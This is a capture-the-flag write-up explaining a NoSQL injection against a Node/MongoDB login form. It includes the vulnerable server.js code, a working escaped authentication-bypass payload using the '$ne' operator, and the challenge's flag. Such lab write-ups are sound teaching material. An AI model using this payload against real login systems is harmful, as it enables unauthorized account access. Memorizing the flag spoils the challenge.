This task involves the use of NoSQL Injection.
First, we are greeted by a login and password entry form. Let’s open the Network tab and see what data the web application sends when the form is submitted.

We see JSON data. The payload looks like this:
{"email":"admin","password":"123123"}I googled “Nosql injection hacktricks” and found on HackTricks guide with example of NoSQL Injection payload:

TIP
HackTricks – holy bible containing examples of payloads and cheat sheets for a wide variety of purposes and attack vectors.
Візьмемо перший пейлоад з цього списку і поміняємо перше ключ значення з username → email:
{"email": {"$ne": null}, "password": {"$ne": null} }Let’s examine, what’s going on here:
-
{"$ne": null}= “NOT equal NULL” -
$- special prefix for MongoDB operators, indicating that the value after it is a command -
$ne– operator for MongoDB, meaning “not equal”
NOTE
Other MongoDB operators
In the context of injection:
- Logic: find a user where the username exists (not null) AND the password exists (not null)
- Result: should return any user from the database
But we will get an error:

The file with the server-side code is provided for the task. While exploring server.js, I noticed the following section:
    // Handle login form submission with JSON
    app.post("/login", async (req, res) => {
      const { email, password } = req.body;

      try {
        const user = await User.findOne({
          email:
            email.startsWith("{") && email.endsWith("}")
              ? JSON.parse(email)
              : email,
          password:
            password.startsWith("{") && password.endsWith("}")
              ? JSON.parse(password)
              : password,
        });
here:
email: email.startsWith("{") && email.endsWith("}")
  ? JSON.parse(email)  // if starts with "{" and ends with "}" - parse as JSON
  : email,             // otherwise - use as a string
we ran in a problem:
"email": "{"$ne": null}"
         ^     ^
beginning|     |The problem - the second paw covers the first one!
JSON.parse see as:
"email": "{"- and thinks that the value ={$ne": null}"- unclear text → ERROR
To bypass this, we need escape " characters within {...}:
{
  "email": "{\"$ne\": null}"
}
The final payload will look like this:
{
    "email" : "{\"$ne\":null}",
    "password": "{\"$ne\":null}"
}
NOTE
\"- escaped paw (does not close the string, but is part of the text)
For JSON parser it will look like this:

Answer:

Flag from base64:
picoCTF{jBhD2y7XoNzPv_1YxS9Ew5qL0uI6pasql_injection_784e40e8}